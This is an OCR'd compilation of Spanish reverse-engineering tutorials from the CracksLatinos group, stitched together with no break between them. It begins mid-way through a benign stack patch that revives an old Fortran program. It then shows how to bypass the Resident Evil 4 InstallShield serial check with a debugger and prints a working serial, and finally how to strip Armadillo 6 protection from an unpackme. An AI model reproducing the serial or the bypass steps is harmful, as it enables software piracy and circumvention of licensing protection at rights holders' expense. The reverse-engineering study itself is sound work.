0001EC48  LEA EAX,[LOCAL.15]
0001EC4B  PUSH EAX                                  pStartupinfo
0001EC4C  CALL <JMP.&KERNEL32.GetStartupInfoA>      GetStartupInfoA
0001EC51  CMP [LOCAL.2],0
0001EC55  JE SHORT DECMERAN.0001ECAE
```

Estamos parados en el PUSH EBP, veamos la PILA

```
0015FF88  000226EC  RETURN to DECMERAN
0015FF8C  7C920738  ntdll.7C920738
```

Es decir en la posición 15FF88 tenemos la dirección de retorno, la cual no se puede pisar sin la liamos.

Pues vamos ejecutando con F8 paso a paso y nos paramos en la dirección 1EC51, es decir justo después de la call GetStartupInfoA y vemos la pila

```
0015FF48  00000044
0015FF4C  00173190
0015FF50  001731B8 ASCII "WinSta0\Default"
0015FF54  001731E0 ASCII "C:\                    "
0015FF58  77D18808
0015FF5C  004CD7E4
0015FF60  77D187FF
0015FF64  77D1C00E
0015FF68  00000000
0015FF6C  77D4F6A9
0015FF70  FFFFFFFF
0015FF74  00000081
0015FF78  0000000A
0015FF7C  00000000
0015FF80  FFFFFFFF
0015FF84  FFFFFFFF
0015FF88  FFFFFFFF
0015FF8C  7C920738 ntdll.7C920738
```

Pues el valor se está machacando y ¿eso porque?

Vemos la estructura STARTUPINFO

```
typedef struct _STARTUPINFO { // si
    DWORD     cb;
    LPTSTR    lpReserved;
    LPTSTR    lpDesktop;
    LPTSTR    lpTitle;
    DWORD     dwX;
    DWORD     dwY;
    DWORD     dwXSize;
    DWORD     dwYSize;
    DWORD     dwXCountChars;
    DWORD     dwYCountChars;
    DWORD     dwFillAttribute;
    DWORD     dwFlags;
    WORD      wShowWindow;
    WORD      cbReserved2;
    LPBYTE    lpReserved2;
    HANDLE    hStdInput;
    HANDLE    hStdOutput;
    HANDLE    hStdError;

} STARTUPINFO, *LPSTARTUPINFO;
```

Según la información de MSDN la variable **cb** tiene el tamaño en Byte de la estructura y según lo que vemos en la pila este dato se encuentra en **0015FF48** y tiene un valor de **44h**

Si recordamos, en el principio de la función tenemos

```
PUSH EBP
MOV EBP,ESP
```

SUB ESP,3C

El Sub ESP,3C lo que está haciendo es reservar espacio para las variables locales de la función, que en este caso como vimos en el IDA solo tenemos la estructura, por lo que tendremos que cambiar el 3C por el 44 que hemos visto en el OLLY

¿Y este cambio porqué? Bueno se ve que los de Microsoft en un momento dado ampliaron la estructura y añadieron más campos. Actualmente este tipo de cosas sigue pasando pero lo han mejorado ya que antes de llamar a las APIs que rellenan las estructuras es obligatorio indicar el tamaño que hemos reservado para ellas, de esta forma los de Microsoft saben si usar la estructura antigua o la nueva, en este caso se olvidaron de la compatibilidad hacia atrás y se jode todo.

¿Y con ese cambio que hemos hecho ya está todo?

Pues va a ser que no, con cambiar el SUB ESP,3C por SUB ESP,44 hacemos que no se desborde la pila pero como vemos en IDA en esta función se hace uso de los campos de la estructura y al ampliar la estructura los Offset que utilizan son incorrectos y hay que actualizarlos.

```
text:0001EC4C                 call    GetStartupInfoA
text:0001EC51                 cmp     [ebp+StartupInfo.lpReserved2], 0
text:0001EC55                 jz      short loc_1ECAE
text:0001EC57                 lea     edi, [ebp+StartupInfo.hStdInput]
text:0001EC5A                 mov     esi, [ebp+StartupInfo.lpReserved2]
```

Los cambios para mantener bien los punteros, según nos indica IDA, son los siguientes

```
0001EC40  PUSH EBP
0001EC41  MOV EBP,ESP
0001EC43  SUB ESP,44
0001EC46  PUSH ESI
0001EC47  PUSH EDI
0001EC48  LEA EAX,DWORD PTR SS:[EBP-44]
0001EC4B  PUSH EAX
0001EC4C  CALL <JMP.&KERNEL32.GetStartupInfoA>
0001EC51  CMP DWORD PTR SS:[EBP-10],0
0001EC55  JE SHORT DECMERAN.0001ECAE
0001EC57  LEA EDI,DWORD PTR SS:[EBP-C]
0001EC5A  MOV ESI,DWORD PTR SS:[EBP-10]
0001EC5D  MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0001EC5E  MOV EDX,DWORD PTR SS:[EBP-C]
```

```
0001EC6C  MOV ESI,DWORD PTR SS:[EBP-10]
0001EC6F  MOV EDI,DECMERAN.00031CB4
0001EC74  ADD ESI,4
0001EC77  MOV ECX,EDX
0001EC79  SHR ECX,2
0001EC7C  REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0001EC7E  MOV ECX,EDX
0001EC80  AND ECX,3
0001EC83  REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0001EC85  MOV EAX,DWORD PTR SS:[EBP-C]
```

Con estos cambios conseguimos hacer andar el programa.

Como dije al inicio del tutorial esto no se puede optimizar sobre todo porque al igual que se ha detectado una estructura que ha cambiado al evolucionar el SO, esto mismo podría pasar dentro del “código del programador” y no en la “cabecera” que nos crea Fortran al compilar el ejecutable. En este caso el programa lo que hace es leer unos ficheros para generar otros, nada visual y por eso hemos terminado rápido, con otros programas igual los parches son más profundos.

Espero que haya quedado claro los pasos que hemos realizado en esta aventurilla en el que hemos vuelto a hacer funcionar un programa un poco viejito pero vital para mi padre en su curro


Saludos a todos los miembros de CracksLatinos

Programa	**Resident Evil 4 – Un Installshield**
Versión	
Herramientas	**Ollydgb**
Compilador	**Microsoft Visual C++**
Objetivos	**Sacar un número de serie válido**
Cracker	**Noukeys reverser.**

Renuncia: Este tutorial es educativo y no persige ningún tipo de lucro. El autor no se hace responsable del uso que se pueda hacer del mismo. Recuerdo que liberar cracks o cualquier software destinado a anular una protección es un delito.

Bueno, voy a explicar como he conseguido instalar un juego sin tener a mano un número de serie.

Este es el aspecto inicial del juego y de su posterior instalación, estamos atascados en el paso del número de serie porque no disponemos de ninguno.



Bueno, sabemos que es un instalador y que los instaladores descomprimen sus datos en memoria, luego lo primero que hago es cargar el install.exe en ollydbg y colocar un BP en la API CreateFileA;

```
0012ED48  004076CD  CALL to CreateFileA from install.004076C7
0012ED4C  00901FD8  FileName = "C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\insD4.tmp"
0012ED50  00000000  Access = 0
0012ED54  00000001  ShareMode = FILE_SHARE_READ
0012ED58  00000000  pSecurity = NULL
0012ED5C  00000003  Mode = OPEN_EXISTING
0012ED60  04000000  Attributes = DELETE_ON_CLOSE
0012ED64  00000000  hTemplateFile = NULL
```

Como podemos ver nos esta creando una serie de ficheros en la carpeta temporal de windows, vamos a ver que es todo eso. Nos fijamos en el fichero que nos ha creado insD4.tmp, si lo editamos con un editor hexadecimal vemos esto en el inicio.

MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A....ix..ix..ix.jvr..ix..uv..ix..Jd..ix.6K]..ix..iy..ix..Ja..ix..Js..ix..o~..ix.Rich.ix.....PE

Una cabecera PE, nos interesa el archivo, lo guardamos en una carpeta auxiliar y lo renombramos a .exe, quedaría con el siguiente aspecto.

Bueno, vamos por el buen camino, pero si intentamos ejecutarlo, vemos que no podemos; esto es sencillamente porque no pasamos los parámetros acecuados. ¿Qué cuales son?, seguimos depurando nada más salir de la API CreateFile y vemos que nos monta la siguiente cadena:


```
lea eax,[local.40]
push eax                                  pProcessInfo
lea eax,[local.67]
push eax                                  pStartupInfo
push ebx                                  CurrentDir
push ebx                                  pEnvironment
push ebx                                  CreationFlags
push ebx                                  InheritHandles
push ebx                                  pThreadSecurity
push ebx                                  pProcessSecurity
push [local.7]                            CommandLine = "C:\D
push ebx                                  ModuleFileName
call dword ptr ds:[<&KERNEL32.CreatePro   CreateProcessA
```


```
Stack ss:[0012F378]=009020E8, (ASCII "C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\insD4.tmp -deleter  -your_launcherinstall.exe -clone_init_of"G:\"")
```

No se lee bien, pero pone esto:

Stack ss:[0012F378]=009020E8, (ASCII "C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\insD4.tmp -deleter -your_launcherinstall.exe -clone_init_of"G:\"")

Bueno, llama a CreateProcessA, con esos parámetros, luego que pasara si abrimos el ejecutable que hemos sacado de la carpeta temporal con los mismos parámetros. ¿?¿? Creo un acceso directo, le añado la cadena de parámetros y vemos esto.





Bueno, parece que vamos muy bien. A partir de ahora es donde me han empezado a salir los problemas, pero buaaa, nada que no podamos solucionar ☺.

Si abrimos el proceso con Olly pasando los argumentos, no funciona, ¿solución?, tenemos una opción estupenda que se llama atach ☺; atacheamos el proceso y ya es nuestro. Bueno, vamos a ver que pasa si pongo un numero de serie aleatorio, por ejemplo el 989898 que seguro que no lo ha puesto nunca nadie jejejeje.

Nada, nos dice que no es correcto, que por favor, la introduzcamos otra vez.

Bueno, tiene pinta de MessageBoxA, así que vamos a poner un BP en esa API, y a ver lo que pasa.

Oooo, no ha parado; no hay problema, hay programitas que detectan los BP en el inico de las APIS así que nosotros lo ponemos al final ☺ y a ver si ahora si para.

```
77D5050B   8BFF            mov edi,edi
77D5050D   55              push ebp
77D5050E   8BEC            mov ebp,esp
77D50510   833D 1C04D777   cmp dword ptr ds:[77D7041C],0
77D50517 v 74 24           je short USER32.77D5053D
77D50519   64:A1 18000000  mov eax,dword ptr fs:[18]
77D5051F   6A 00           push 0
77D50521   FF70 24         push dword ptr ds:[eax+24]
77D50524   68 F40AD777     push USER32.77D70AF4
77D50529   FF15 1812D177   call dword ptr ds:[<&KERNEL32.Interlock  kernel32.InterlockedCompareExchange
77D5052F   85C0            test eax,eax
77D50531 v 75 0A           jnz short USER32.77D5053D
77D50533   C705 F00AD777   mov dword ptr ds:[77D70AF0],1
77D5053D   6A 00           push 0
77D5053F   FF75 14         push dword ptr ss:[ebp+14]
77D50542   FF75 10         push dword ptr ss:[ebp+10]
77D50545   FF75 0C         push dword ptr ss:[ebp+C]
77D50548   FF75 08         push dword ptr ss:[ebp+8]
77D5054B   E8 2D000000     call USER32.MessageBoxExA
77D50550   5D              pop ebp
77D50551   C2 1000         retn 10
```

Perfecto, estamos parados en el retorno del mensaje, y muy muy cerca de nuestro objetivo. Vamos a salir de la función y a hacer un poco de Zen Cracking; a ver por donde caemos ☺.

Fijaros que estamos en un modulo llamado “iscript” que se encuentra en la ruta:

C:\Archivos de programa\Archivos comunes\InstallShield\Professional\RunTime\11\00\Intel32\iscript.dll

Esto es muy interesante porque significa que hecho uno hechos todos ☺ así que ya tenemos una buena motivación para seguir.

Bueno, vamos a poner un BP en el inicio de la función en la que nos econtramos. Quedaría tal que así:

```
014384AB   55              push ebp
014384AC   8BEC            mov ebp,esp
014384AE   81EC 88000000   sub esp,88
014384B4   53              push ebx
014384B5   56              push esi
014384B6   57              push edi
014384B7   898D 7CFFFFFF   mov dword ptr ss:[ebp-84],ecx
014384BD   8B45 10         mov eax,dword ptr ss:[ebp+10]
014384C0   8B40 08         mov eax,dword ptr ds:[eax+8]
014384C3   8945 84         mov dword ptr ss:[ebp-7C],eax
014384C6   8B45 84         mov eax,dword ptr ss:[ebp-7C]
014384C9   83E8 04         sub eax,4
014384CC   8945 F8         mov dword ptr ss:[ebp-8],eax
014384CF   8B45 10         mov eax,dword ptr ss:[ebp+10]
014384D2   8378 04 00      cmp dword ptr ds:[eax+4],0
014384D6   75 09           jnz short iscript.014384E1
014384D8   83A5 78FFFFFF   and dword ptr ss:[ebp-88],0
014384DF   EB 15           jmp short iscript.014384F6
014384E1   8B45 10         mov eax,dword ptr ss:[ebp+10]
014384E4   8B4D 10         mov ecx,dword ptr ss:[ebp+10]
014384E7   8B40 08         mov eax,dword ptr ds:[eax+8]
014384EA   2B41 04         sub eax,dword ptr ds:[ecx+4]
014384ED   C1F8 02         sar eax,2
014384F0   8985 78FFFFFF   mov dword ptr ss:[ebp-88],eax
014384F6   8B85 78FFFFFF   mov eax,dword ptr ss:[ebp-88]
014384FC   8945 FC         mov dword ptr ss:[ebp-4],eax
```

Y ahora si ejecutamos [F9..F9..F9..F9..] vemos que va parando el proceso y que en la pila mete una serie de funciones. Muchas muchas, bueno pues vamos a dejar que corra, meter nuestro número de serie y a ver que pasa.

```
001153CC   01437C48   RETURN to iscript.01437C48 from iscript.014384AB
001153D0   0148DA30
001153D4   02161000   setup_su.SerialCheck
001153D8   00121574
001153DC   014D8018
```

¿Qué estoy viendo?, ¿Esta parado con un argumento en la pila que se llama setup_su.SerialCheck? Oooo si, estamos en la zona HOT HOT HOT ☺ vamos a entrar en la funcion a ver que pasa por hay dentro, jejejeje.

```
02161000   83EC 14        sub esp,14
02161003   33C9           xor ecx,ecx
02161005   A0 184D3B02    mov al,byte ptr ds:[23B4D18]
0216100A   894C24 01      mov dword ptr ss:[esp+1],ecx
0216100E   53             push ebx
0216100F   894C24 09      mov dword ptr ss:[esp+9],ecx
```

Ese es el inicio de la función que chequea el número de serie. Vamos a ver que va pasando ☺

```
Registers (FPU)
EAX 00000010
ECX 001152C4
EDX 00115327
EBX 0148DA30
ESP 00115308
EBP 01651228 ASCII "989898"
ESI 00115318 ASCII "bh82220691111115"
EDI 021670E4 setup_su.021670E4

EIP 02161088 setup_su.02161088
```

Mmmm, ¿será posible que tenga en los registros mi número de serie y la comparación con el número de serie válido? Yo creo que siiiii. :P


Bueno, más adelante veo esto.

```
Registers (FPU)
EAX 00000013
ECX 001152C4
EDX 0011532A
EBX 0148DA62
ESP 001152EC
EBP 01651228 ASCII "989898"
ESI 00115318 ASCII "bh82-2206-9111-1115"
EDI 021670E4 setup_su.021670E4

EIP 021610EC setup_su.021610EC

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

¿Será el mismo serial con formato? – Oooo siiii, vamos a probar a ver que pasa ☺

Nos pide un número de serie y metemos:


bh82-2206-9111-1115



Nos deja pasar, si esque somos chicos buenos :D jejejeje, bueno, pero, porque comparaba con mi serial sin formatear, ¿acaso el formato que aplica no vale para nada? Vamos a probar. Volvemos atrás.

Nos pide un número de serie y metemos:

bh82220691111115



Nos deja pasar también.

Bueno, espero que le saquéis partido a este tutorial; yo por lo menos he aprendido mucho escribiendolo. Un saludo a todos mis amigos.

Este tutorial está dedicado a mi amigo astronado por animarme a escribirlo.

noukeys 2008

1 Setiembre de 2008

Programa:	Unpackme_Armadillo 6.0.0
Descripción:	Simula la presentación de La Guerra de las Galaxias
Protección:	Armadillo 6
Objetivos:	Sacar el armadillo
Herramientas:	Varias, se verán en el tute
Dificultad:	Difícil si no se leen buenos tutos! Ahora re fácil
Cracker:	tincopasan, newbie pero mejorando jeje

Debo decir que para seguir este tutorial,si se es newbie, primero es necesario leer los tutes de Ricardo y de+ NCR por lo menos. Para los demás, perdón pero no hay nada nuevo.
Como lo resolví de la forma larga, sólo explicare al comienzo los pasos casi sin detalles, por 2 motivos,
1) para que explicar lo que ya está hecho magistralmente en tutes anteriores
2) no tengo ni idea como explicar lo q no entiendo (jeje la fundamental), y se haría muyyyy largo.
Así que comienzo...





imagen 1


Primer herramienta que utilizo es el Arma Find Protect (imagen 1) , como el nombre lo indica, sabré que protecciones tiene. Debug - Blocker / Copymen II etc. Con eso ya voy muerto así que a leer todo sobre armadillo.



Como ya dormí un poco el burro que llevo dentro, diré los pasos que fuí realizando para poder separar los dos procesos que se crean. De más está decir que con el ArmInline sería mucho más fácil y rápida esta parte, pero no es bueno para aprender a sacar este packer.
Cargo el programa en olly y después de los mensajes ya estoy en el EP
He WaitForDebugEvent y F9 (imagen 2)

imagen 2

Hay que anotar del Stack desde donde es llamada, en mi caso 0042E722 y seguir en el dump 0012ECB4



Borrar el He y colocar uno nuevo en He WriteProcessMemory y F9 Sale el siguiente mensaje (imagen 3)

imagen 3





imagen 4

Acepto y se detiene en el hbp, aquí lo importante es Address (inicio dirección del hijo"base") = 402000 y Buffer (direccion de bytes guardados) = 01275C88(imagen 4) Mirando en el dump la dirección del reporte de Wait... están los datos para usar más adelante (imagen 5)

imagen 5



Para poder atacar el segundo proceso hay que hacerle un loop con la siguiente cuenta:

OEP - BASE = OFFSET (402DA4 - 402000) = Da4

OFFSET +BUFFER = DA4 + 01275C88 = 1276A2C (dirección loop)


En el Dump Ctrl + G 1276A2C y reemplazo los bytes 55 8B por EBFE

Con eso ahora voy a la ventana principal y Crtl + G 0042E722 (desde donde era llamada Wait...) F2 (imagen 6)

imagen 6

Ctrl + F9 y F8

Crtl + F9 y F8 La llamada anterior es la encargada de arreglar el código (00430C70), Enter sobre el call y click derecho en el primer Push EBP > Find References to > Selected Command



En la ventana que aparece se ve claramente la call que arregla y la otra es la que nos perjudica (solo hay que nopear) doble click sobre la segunda call (imagen 7) y ya estamos donde remplazamos por 90 ,obvio que en cada máquina estas direcciones pueden variar.

References in UnPackMe:.zkjfv to 00430FC0

Address	Disassembly	Comment
00430C70	CALL UnPackMe.00430FC0	arregla!!!!
00430F3B	CALL UnPackMe.00430FC0	nopear
00430FC0	PUSH EBP	(Initial CPU selection)

imagen 7

CPU - main thread, module UnPackMe

00430F37	8B048A	MOV EAX,DWORD PTR DS:[EDX+ECX*4]	
00430F3A	50	PUSH EAX	
00430F3B	90	NOP	nopear
00430F3C	90	NOP	
00430F3D	90	NOP	
00430F3E	90	NOP	
00430F3F	90	NOP	
00430F40	83C4 0C	ADD ESP,0C	
00430F43	50	PUSH EAX	
00430F44	F7D0	NOT EAX	

F9 y se detiene en el bp de Wait... si miramos unas líneas hacia arriba el código esta ofuscado(enojado por meternos jeje) (imagen 8)

0042E713	A0 336168E8	MOV AL,BYTE PTR DS:[E8686133]
0042E718	0300	ADD EAX,DWORD PTR DS:[EAX]
0042E71A	008B 95B0F5FF	ADD BYTE PTR DS:[EBX+FFF5B095],CL
0042E720	FF52 FF	CALL NEAR DWORD PTR DS:[EDX-1]
0042E723	15 E4704500	ADC EAX,<&KERNEL32.WaitForDebugEvent>
0042E728	85C0	TEST EAX,EAX
0042E72A	0F84 3B200000	JE UnPackMe.0043076B

imagen 8

0042E710	DB7A F0	FSTP TBYTE PTR DS:[EDX-10]
0042E713	90	NOP
0042E714	90	NOP
0042E715	90	NOP
0042E716	68 00000000	PUSH 0
0042E71B	8B95 B0F5FFFF	MOV EDX,DWORD PTR SS:[EBP-A50]

imagen 9

Hay que realizar algunos cambios, básicamente reemplazo A03361 por 909090 y E803 por 0000 (imagen 9) , en 42E728 cambio Test eax,eax por Jmp 401000 y selecciono nuevamente los 909090 y les realizo un undo selection. Por fin voy a 401000 y hago un injerto, usando los valores de la imagen5

```
00401000    C705 54ED1200 0>MOV DWORD PTR DS:[12ECB4],1
0040100A    C705 58ED1200 B>MOV DWORD PTR DS:[12ECB8],8B8
00401014    C705 5CED1200 B>MOV DWORD PTR DS:[12ECBC],0E24
0040101E    C705 60ED1200 0>MOV DWORD PTR DS:[12ECC0],80000001
00401028    C705 64ED1200 0>MOV DWORD PTR DS:[12ECC4],0
00401032    C705 68ED1200 0>MOV DWORD PTR DS:[12ECC8],0
0040103C    8105 6CED1200 0>ADD DWORD PTR DS:[12ECCC],1000
00401046    8105 78ED1200 0>ADD DWORD PTR DS:[12ECD8],1000
00401050    8105 7CED1200 0>ADD DWORD PTR DS:[12ECDC],1000
0040105A    813D 7CED1200 0>CMP DWORD PTR DS:[12ECDC],UnPackMe.00402000> inicio (address)
00401064  ^ 74 D6          JE SHORT UnPackMe.0040103C
00401066    813D 7CED1200 0>CMP DWORD PTR DS:[12ECDC],UnPackMe.00404000>
00401070  - 0F85 F8DF0800   JNZ UnPackMe.0042E730
00401076    90             NOP
00401077    90             NOP
00401078    90             NOP
00401079    90             NOP
```

Coloco un bp en el primer nop y ojo!!!! es fundamental no olvidarse de cambiar en el reporte de Wait... tres direcciones 12ECCC, 12ECD8 y 12ECD, que tienen 402DA4 (oep) por 400000 antes de darle al F9. Se detiene en el bp y cambio el nop por Push 0B0 (el pid del 2 proceso), el siguiente nop lo cambio por CALL DebugActiveProcessStop y se ve que eax = 0 F8, otro F8 y eax = 1 (imagen 10)Todo bien!!!!! ya puedo atacar este proceso en otro olly.

imagen 10

El proceso que ataque está detenido en un retn, F8 y Ctrl + F9 y ya está en el oep que es 00402DA4, claro que allí ahora está el loop, así que cambio EBFE por 558B que son los Bytes originales. Unas líneas más abajo está la primer llamada a una api y la dirección está fuera del ejecutable asi que... (imagen 11)

